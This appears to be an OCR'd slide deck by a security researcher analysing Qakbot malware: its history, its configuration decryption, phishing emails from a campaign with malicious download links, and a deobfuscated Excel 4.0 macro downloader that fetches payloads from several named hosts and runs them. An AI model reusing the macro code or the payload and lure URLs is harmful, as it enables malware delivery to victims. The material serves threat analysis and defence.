
File name: CSS-RD-ADV-200104-010_Cac ki thuat Macro malware pho bien v1.0 Final.pdf
File hash (SHA-256): 652c4d0db28384a069207db44653b755b90dd6c7a6481821b162f8e065a706be

Tran Trung Kien (aka m4n0w4r)

https://blog.vincss.net/2020/01/cac-ki-thuat-macro-malware-pho-bien.html

Turning back to history... (2)

- https://blog.vincss.net/2021/03/re021-qakbot-ma-doc-nguy-hiem-ton-tai-hon-mot-thap-ki.html (*Thursday, March 18, 2021*)



Nguồn: CrowdStrike 2021 Global Threat Report

Qakbot có thể được phân phối thông qua Emotet, tuy nhiên với việc Emotet đã bị hạ gục mới đây thì hiện tại con đường chính của mã độc này là thông qua các chiến dịch email spam và phishing. Khác với Emotet sử dụng MS-Word kết hợp với VBA để tải về mã độc, Qakbot lại sử dụng MS-Excel với sự hỗ trợ của Excel 4.0 Macro (XLM macro) để tải và thực thi mã độc trên máy nạn nhân. *Trong tương lai gần, các nhóm tin tặc và tội phạm mạng có khả năng sẽ chuyển qua sử dụng mã độc này để tấn công vào các tổ chức hoặc cá nhân ở Việt Nam.*

Turning back to history… (3)


An interesting detail regarding this new release is that QakBot tries to decrypt the configuration as usual. Initially, it takes the first 20 bytes of the resource and uses it as the RC4 key. After that, it takes 20 bytes from the decrypted blob and uses the bytes as a SHA1 verification for the rest of the decrypted data.

The fresh method starts here. Every time the SHA1 validations fail, QakBot tries the new decryption method. In sum, it uses the SHA1 PowerShell path hardcoded inside the binary as an RC4 key. This new approach involves the new campaigns: **biden**, **clinton,** and **tr** and was introduced in the 401 major version.


```
1.  \System32\WindowsPowerShell\v1.0\powershell.exe
```


> *Yup, #Qbot #Qakbot also changed the resource name that store C2 list and Bot configuration. pic.twitter.com/sgxtSMRHJa*
>
> *— m4n0w4r (@kienbigmummy) April 19, 2021*


https://seguranca-informatica.pt/a-taste-of-the-latest-release-of-qakbot/




MalDocs (Macro-based technique)









And… first hit

- Campaign ID: tr
- Config timestamp: 14:27:36 08-11-2021

Tags	#Attr.	#Corr.	Date	Info
Internal Mail, Qbot, tlp:green	143		2021-11-11	Qbot from phishing

Re: [redacted] **checking with MHU**
From: Chen Demo <Demo.Chen@reheo.com>
Date: Oct 27, 2021, 4:54:09 PM
To: [redacted].vn>

Hello! Our managers generated desired list and I forward it to you. File can be found at this link:

1)dhimbil.sahanbusinesscare.com/consequaturvel/doloribusqui-904801

2)vulkanspinbonus.orangeskymedia.ca/solutavoluptas/mollitiaet-904801

Subject: Re: [redacted] checking with MHU
From: Chen Demo <Demo.Chen@reheo.com>
To: [redacted].vn>
CC:
BCC:
Timestamp: 11/8/2021 7:47:47 PM
Size: 123,779 B

Plain HTML


CAUTION: This email was sent from an EXTERNAL source. Do not click links or open attachments unless you recognize the sender and know the content is safe.

Hello! Here I send the mentioned file with your signature. It can be found through the link below.

1)test1.securetransactions.in/etquia/minusdelectus-4564806
2)ssecscd.com/eaqueerror/doloremomnis-4564806


Qakbot Maldoc (Excel 4.0 macros) (1)

- Execute the Excel 4.0 macro code that has been written to the macrosheet.






```
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:A130      , FullEvaluation      , 44958.55869212963
' CELL:A131      , FullEvaluation      , FORMULA.FILL(",DllR",DocuSignT30)
' CELL:A132      , FullEvaluation      , FORMULA.FILL("Server",DocuSignT26)
' CELL:A133      , FullEvaluation      , FORMULA.FILL(44958558715277778944,B133)
' CELL:A137      , FullEvaluation      , =REGISTER(=RIGHT("hgfhfhfhgfhgfhghxgfuRlMon",6),"URLD&=RIGHT(""zxsgvrrtrdztr
tzrtzertsrownloadToFileA"",14)","JJCCBB","BIOLAFE",1,9)
' CELL:A138      , PartialEvaluation   , "=RIGHT(""THFBUNTFUDFUFT"",10)===RIGHT(""hgfhfhfhgfhgfhghxgfuRlMon"",6).URLD
&=RIGHT(""zxsgvrrtrdztrtzrtzertsrownloadToFileA"",14)(0,""http://sumonpro.xyz/nseoqnwbbvmc/44958558715277778944.dat""
,=RIGHT(""FgygbfvtykfyhtfhcvL..\GDAS.UKDSR"",13),0,0)"
' CELL:A139      , PartialEvaluation   , "=RIGHT(""THFBUNTFUDFUFT"",10)===RIGHT(""hgfhfhfhgfhgfhghxgfuRlMon"",6).URLD
&=RIGHT(""zxsgvrrtrdztrtzrtzertsrownloadToFileA"",14)(0,""http://vngkinderopvang.nl/rmyjq/44958558715277778944.dat"",
""=RIGHT("""FgygbfvtykfyhtfhcvL..\GDAS.UKDSR""",13)&1"",0,0)"
' CELL:A140      , PartialEvaluation   , "=RIGHT(""THFBUNTFUDFUFT"",10)===RIGHT(""hgfhfhfhgfhgfhghxgfuRlMon"",6).URLD
&=RIGHT(""zxsgvrrtrdztrtzrtzertsrownloadToFileA"",14)(0,""http://stadt-fuchs.net/gwixglx/44958558715277778944.dat"","
"=RIGHT("""FgygbfvtykfyhtfhcvL..\GDAS.UKDSR""",13)&2"",0,0)"
' CELL:A141      , PartialEvaluation   , "=RIGHT(""THFBUNTFUDFUFT"",10)===RIGHT(""hgfhfhfhgfhgfhghxgfuRlMon"",6).URLD
&=RIGHT(""zxsgvrrtrdztrtzrtzertsrownloadToFileA"",14)(0,""http://hdmedia.pro/noexyryqori/44958558715277778944.dat"","
"=RIGHT("""FgygbfvtykfyhtfhcvL..\GDAS.UKDSR""",13)&3"",0,0)"
' CELL:A142      , PartialEvaluation   , "=RIGHT(""THFBUNTFUDFUFT"",10)===RIGHT(""hgfhfhfhgfhgfhghxgfuRlMon"",6).URLD
&=RIGHT(""zxsgvrrtrdztrtzrtzertsrownloadToFileA"",14)(0,""http://www.fernway.com/xjhuljbqv/44958558715277778944.dat""
,""=RIGHT("""FgygbfvtykfyhtfhcvL..\GDAS.UKDSR""",13)&4"",0,0)"
' CELL:A149      , FullEvaluation      , GOTO(DocuSignT3)
' CELL:T17       , PartialEvaluation   , =LEFT(",DllRegister234325423425",12)
